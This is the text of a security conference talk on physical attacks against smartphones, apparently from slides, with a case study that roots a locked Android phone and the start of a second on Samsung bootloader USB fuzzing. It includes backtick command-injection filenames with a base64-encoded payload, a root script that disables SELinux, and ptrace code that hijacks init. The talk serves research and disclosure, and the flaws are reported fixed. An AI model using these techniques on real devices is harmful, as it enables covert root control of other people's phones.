Physical Attacks Against Smartphones

Christopher Wade

@Iskuri1

Introduction

Modern smartphones employ a high number of measures to protect their security

Despite this, simple techniques can still be used to break physical security

In this talk, we will discuss two case studies:

- Gaining root access to a smartphone with no bootloader unlocking capability
- Gaining code execution in the bootloader of a Samsung smartphone

Case Study 1 - Rooting On A Locked Bootloader

I wanted to root my old smartphone to test mobile applications

On most Android devices, this has a standard approach: bootloader unlocking

While some OEMs place restrictions on this feature, this phone had it disabled completely

Target Device

A Smartphone From A Chinese OEM

Released in 2019

Uses an OEM-developed fork of Android

Disabled Bootloader Unlock

The device used a special engineering app to permit unlocking

This used a signature stored in a special partition, inaccessible to standard users

It was not publicly available, and required an approved user account

Disabled Bootloader Unlock

When bootloader unlocking isn’t available, an exploit is generally required to escalate privileges

With no direct access to the bootloader USB interface, a vulnerability was needed in the Android fork

The Android fork contained a high number of custom System-level apps and Root-level services which could potentially be exploited

Finding An Exploit

The Android fork had a service running as root, which could be called by System-level applications

The purpose of the service was to facilitate archiving of App data on a remote server

Brief analysis of the service binary found a command injection vulnerability, which would provide immediate root access


This could be exploited by archiving a file with backticks in the name

SELinux Protection

Android uses SELinux to control access between software components

This can be used to prevent a process with root access from accessing other components of the Operating System

The root command injection vulnerability was extremely locked down, only allowing access to all application data, but nothing else on the device



```
07-08 11:18:11.331   595   595 E SELinux : avc:  denied
07-08 11:18:11.355   595   595 E SELinux : avc:  denied
07-08 11:18:11.366   595   595 E SELinux : avc:  denied
07-08 11:18:11.371   595   595 E SELinux : avc:  denied
07-08 11:18:11.383   595   595 E SELinux : avc:  denied
07-08 11:18:11.426   595   595 E SELinux : avc:  denied
07-08 11:18:11.439   595   595 E SELinux : avc:  denied
07-08 11:18:18.512   597   597 E SELinux : avc:  denied
07-08 11:18:18.512   597   597 E SELinux : avc:  denied
07-08 11:18:18.971   597   597 E SELinux : avc:  denied
07-08 11:18:18.973   597   597 E SELinux : avc:  denied
07-08 11:18:19.254   597   597 E SELinux : avc:  denied
07-08 11:18:19.255   597   597 E SELinux : avc:  denied
07-08 11:18:19.309   597   597 E SELinux : avc:  denied
07-08 11:18:19.310   597   597 E SELinux : avc:  denied
```

Alternative Attack Vectors

SELinux was well configured throughout the OS

Most vulnerabilities would be limited to the SELinux context, and useless without a Kernel exploit


As the bootloader was locked down, and any OS exploits would be useless on their own, focus was placed on the next most available target: Recovery Mode

Custom Recovery Mode

Recovery mode in Android uses a standard architecture to full-fledged Android, and often uses the same Kernel built for the main OS

Recovery mode is usually basic, covering a few menu options controlled by the phone’s volume buttons

In the OEM’s Android fork, this had been replaced with a fully-featured interface



Finding An Update Image

In order to find a vulnerability in Recovery mode, the firmware image would be useful

Downloading an update .zip for the device found that it didn’t contain the recovery image at all

Several iterations of updates were downloaded, and Recovery was not in any of them

Recovery Mode Menu

With no recovery image to reverse engineer, basic attacks were attempted

The menu included the option to load encrypted firmware updates from external storage

A vulnerability in this feature would be the easiest to exploit

Finding An Exploit

Due to the command injection vulnerability in the Android fork, a similar attack was attempted

A legitimate encrypted update file was renamed to contain a command:

```
`sleep 30000`.zip
```

This caused the update process to hang, demonstrating that it was vulnerable to command injection somewhere

Disclosure

Both command injection vulnerabilities were disclosed to the OEM

They were swiftly remediated, and new versions of the software were released


As the Recovery Mode command injection was likely to run as root, and have no restrictions, this would be the basis for gaining root access to Android

Root Cause Analysis


By checking the running processes, the injection point could be identified

A sha1sum command was in use by the Recovery process

In the /sbin/recovery binary, the command was present



```
0018dcac 42 04 13 91     add        x2=>s_sha1sum_%s_001364c1,x2,#0x4c1
0018dcb0 e0 03 0a 91     add        x0,sp,#0x280
0018dcb4 01 00 82 52     mov        w1,#0x1000
0018dcb8 e3 03 13 aa     mov        x3,x19
0018dcbc 51 06 00 94     bl         FUN_0018f600
0018dcc0 e0 03 0a 91     add        x0,sp,#0x280
0018dcc4 41 62 03 94     bl         FUN_002665c8
```



```
00:00:00 [kworker/5:3]
00:00:00 sh -c sha1sum /external_sd/`echo Y2F0IC
00:00:00 sh
00:00:00 sh
```

Exploiting Command Injection

As there was a command injection vulnerability in the filename, this could be used to execute a more complex script

By altering the name to include a base64 encoded command, piped into /system/bin/sh, a shell script could be read from the filesystem and executed:

```
`echo Y2F0IC9kYXRhL21lZGlhLzAvYmFja2Rvb3Iuc2ggfCBzaAo= | busybox base64 -d - | sh`.zip
```

Exploiting Command Injection

The filesystem used by Android’s userdata does not support all special characters

Due to this, a MicroSD Card was formatted to EXT4, allowing for extra characters


Android does not typically support EXT4, but the custom Recovery Mode did

Getting A Shell

To gather more information, a script was used which wrote key information about the OS to a file

This included the fact that the recovery process was running as root, and that SELinux could be disabled completely

With the capability to run a shell script from Recovery Mode, ADB was also reenabled



```
id > /data/media/0/id_test
setenforce 0
getenforce > /data/media/0/log_output/getenforce
cp /data/media/0/adbd /system/bin/adbd
/data/local/tmp/setprop service.adb.root 1
/data/local/tmp/setprop sys.usb.config adb
/data/local/tmp/setprop service.adb.root 1
```

Switching To Android

Root access in Recovery mode gave full access to the device

This would allow for modification of some data, but not control over the core Android OS upon a reboot


A method would be required for switching from Recovery to Android without rebooting

Kexec

Kexec is a part of the Linux Kernel which allows for booting a new Kernel from the current one

While this would be the perfect solution, it is not typically compiled into Android, and could not be loaded as a Kernel module due to signature verification

A userspace-only solution was required



kexec(8) - Linux man page

Name

kexec - directly boot into a new kernel

Synopsis

/sbin/kexec [-v (--version)] [-f (--force)] [-x (--no-ifdown)] [-l (--load)] [-p (--load-panic)] [-u (--unload)] [-e (--exec)] [-t (--type)] [--mem-min=*addr***] [--mem-max=***addr***]**


Description

kexec is a system call that enables you to load and boot into another kernel from the currently running kernel. **kexec** performs the function of the boot loader from within the kernel. The primary difference between a standard system boot and a **kexec** boot is that the hardware initialization normally performed by the BIOS or firmware (depending on architecture) is not performed during a **kexec** boot. This has the effect of reducing the time required for a reboot.

Make sure you have selected **CONFIG_KEXEC=y** when configuring the kernel. The **CONFIG_KEXEC** option enables the **kexec** system call.


Ptrace

Ptrace is a system call allowing a process to observe and control another



```
ptrace(PTRACE_ATTACH, patchPid, NULL, NULL);
int status;
waitpid(patchPid, &status, 0);
```

Typically, this is used for debugging purposes, but is extremely useful for exploitation



```
ptrace(PTRACE_SYSCALL, patchPid, NULL, NULL);
waitpid(patchPid, &status, 0);
```

Even W^X memory can be overwritten and executed

```
ptrace(PTRACE_SINGLESTEP, patchPid, 0, 0);
waitpid(patchPid, 0, 0);
```


Ptrace could be used to override and replace the “init” process, restarting it in a new context

Overriding Init

Ptrace can be configured to immediately pause the process

The subsequent operations can then be altered to execute execve to run commands

Using execve will cause the PID to remain as 1




```
char* args[4] = {&cmdBuff[20],&cmdBuff[32],&cmdBuff[41],0x00000000};
__asm__("mov x2, xzr");
__asm__("mov x1, %[ps]" : : [ps]"r"(args));
__asm__("mov x0, %[ps]" : : [ps]"r"(cmdBuff));
__asm__("mov  x8, #221");
__asm("svc #0");
```

switch_root

switch_root is used to switch to a new root filesystem


This is a common feature on Linux-based devices, to switch from the RAMDisk to the main root filesystem

We could use this to switch from the Recovery RAMDisk to Android's



```
mkdir /boot_rd
mount -t ramfs -o size=32m ramfs /boot_rd
cp /data/local/tmp/ramdisk.cpio /boot_rd/
cd /boot_rd/
cat ramdisk.cpio | cpio -ivd
```

Init Process




init

init selinux_setup

init second_stage

Init Process




Shared Mounts

A core component of switch_root is the remounting of mounted folders

Remounting does not work on folders mounted as “shared”, including standard Android partitions

This could trivially be resolved by switching all folders to “private”




```
cat /proc/1/mountinfo  | grep -i shared | cut -d' ' -f5 | while read line ;
    do busybox mount --make-private --make-rprivate "$line" ;
done
```

Patching out SELinux Checks

The init binary checks /proc/cmdline for whether the image requires SELinux

If it does, and it is disabled, init forcibly reenables it

Ptrace could be used to override the “read” syscall, removing the parameter



```
int pos = strpos(stringData,"androidboot.veritymode=enforcing");
if(pos > 0) {
        printf("Copying over veritymode\n");
        unsigned char* addon = "androidboot.selinux=permissive   ";
        memcpy(&stringData[pos],addon,strlen(addon));
        printf("New string: %s\n",stringData);
        for(int i = 0; i < stringLength ; i+=8) {
                uint64_t strData = 0;
                memcpy(&strData,&stringData[i],8);
                ptrace(PTRACE_POKEDATA, patchPid, (uint64_t)i+stringPointer, strData);
        }
}
```

Fixing Kernel Panics

Init also executes all of the .rc scripts

This included initialising hardware which Recovery had already initialised

The second initialisation caused a Kernel panic in many cases, crashing the device

This could be trivially remediated by using Ptrace to return an empty script for all hardware initialisation .rc files

Reinitialising Services

Once Android had started, services were still running in the Recovery context

This prevented PIN unlocking from operating

This could be trivially resolved by killing the processes before the new version of init started

Replacing Read-Only Files

The System partition of the Android OS uses dm-verity to ensure it cannot be modified

Despite this, system files can be overlayed using the “mount –bind” command

This can allow for modification of System services, as well as other core files

By replacing core apps and frameworks, bloatware and root-access checks can be removed

Demo

Hidden RAMDisk

For debugging purposes, a Busybox Telnetd server was started within Recovery, but after Android had started, the server was still running

Logging into it found that the Recovery RAMDisk was still in place, but empty

Using Busybox, the standard tools could be repopulated

```
# ls /system/bin/
[                  cal                crontab            dumpkmap           find               hdparm             ipaddr             logger             md5sum             mt                 pipe_progress      reboot             sed                sort               tee                uname              wget
[[                 cat                cryptpw            dumpleases         findfs             head               ipcalc             login              mdev               mv                 pivot_root         reformime          sendmail           split              telnet             unexpand           which
acpid              catv               cttyhack           echo               flock              hexdump            ipcrm              logname            mesg               nameif             pkill              remove-shell       seq                start-stop-daemon  telnetd            uniq               who
add-shell          chat               cut                ed                 fold               hostid             ipcs               logread            microcom           nanddump           pmap               renice             setarch            stat               test               unix2dos           whoami
addgroup           chattr             date               egrep              free               hostname           iplink             losetup            mkdir              nandwrite          popmaildir         reset              setconsole         strings            tftp               unlzma             whois
adduser            chgrp              dc                 eject              freeramdisk        httpd              iproute            lpd                mkdosfs            nbd-client         poweroff           resize             setfont            stty               tftpd              unlzop             xargs
adjtimex           chmod              dd                 env                fsck               hush               iprule             lpq                mke2fs             nc                 powertop           rev                setkeycodes        su                 time               unxz               xz
arp                chown              deallocvt          envdir             fsck.minix         hwclock            iptunnel           lpr                mkfifo             netstat            printenv           rm                 setlogcons         sulogin            timeout            unzip              xzcat
arping             chpasswd           delgroup           envuidgid          fsync              id                 kbd_mode           ls                 mkfs.ext2          nice               printf             rmdir              setserial          sum                top                uptime             yes
ash                chpst              deluser            ether-wake         ftpd               ifconfig           kill               lsattr             mkfs.minix         nmeter             ps                 rmmod              setsid             sv                 touch              users              zcat
awk                chroot             depmod             expand             ftpget             ifdown             killall            lsmod              mkfs.vfat          nohup              pscan              route              setuidgid          svlogd             tr                 usleep             zcip
base64             chrt               devmem             expr               ftpput             ifenslave          killall5           lsof               mknod              nslookup           pstree             rpm                sh                 swapoff            traceroute         uudecode
basename           chvt               df                 fakeidentd         fuser              ifplugd            klogd              lspci              mkpasswd           ntpd               pwd                rpm2cpio           sha1sum            swapon             traceroute6        uuencode
beep               cksum              dhcprelay          false              getopt             ifup               last               lsusb              mkswap             od                 pwdx               rtcwake            sha256sum          switch_root        true               vconfig
blkid              clear              diff               fbset              getty              inetd              less               lzcat              mktemp             openvt             raidautorun        run-parts          sha3sum            sync               tty                vi
blockdev           cmp                dirname            fbsplash           grep               init               linux32            lzma               modinfo            passwd             rdate              runlevel           sha512sum          sysctl             ttysize            vlock
bootchartd         comm               dmesg              fdflush            groups             insmod             linux64            lzop               modprobe           patch              rdev               runsv              showkey            syslogd            tunctl             volname
brctl              conspy             dnsd               fdformat           gunzip             install            linuxrc            lzopcat            more               pgrep              readahead          runsvdir           slattach           tac                udhcpc             wall
bunzip2            cp                 dnsdomainname      fdisk              gzip               ionice             ln                 makedevs           mount              pidof              readlink           rx                 sleep              tail               udhcpd             watch
bzcat              cpio               dos2unix           fgconsole          halt               iostat             loadfont           makemime           mountpoint         ping               readprofile        script             smemcap            tar                udpsvd             watchdog
bzip2              crond              du                 fgrep              hd                 ip                 loadkmap           man                mpstat             ping6              realpath           scriptreplay       softlimit          tcpsvd             umount             wc
# 
```

Hidden RAMDisk

The Recovery RAMDisk was hidden from Android

CDing/Chrooting to the directory /proc/1/root from Recovery would access the Android rootfs as root

The same hidden context could be used to add a Debian chroot, independent of Android, with access to all hardware and hidden control over Android

Conclusion

Root access via this method was found to work consistently

The tool manipulating init via Ptrace continued to operate in the background, with no impact to the device

Rebooting the phone had no ill effects, and it could operate normally, without persistent root access

Ptrace should never be required on a standard Android device, and only serves to assist attackers

Case Study 2 – Exploiting An Exynos Secondary Bootloader

Exynos-based devices have had significant research performed on Download mode in their secondary bootloader

This all focused on the high-level Download protocol, and not on the USB stack itself

I wanted to find a vulnerability in the core USB stack

Target Device

Samsung Galaxy A04S

Released In August 2022

Exynos 850 Chipset

Sboot

The Exynos secondary bootloader has multiple features:

- Standard boot
- Download mode
- Fastboot mode
- Upload mode

All of this is encompassed in a single firmware binary: sboot.bin

This meant the USB protocol of the three modes would likely use the same core USB stack

USB Control Transfers

Control Transfers are used to send and receive information about a USB device

Use standard parameters:


- bmRequestType
- bRequest
- wValue
- wIndex
- Buffer
- Buffer Size

Fuzzing USB Control Transfers

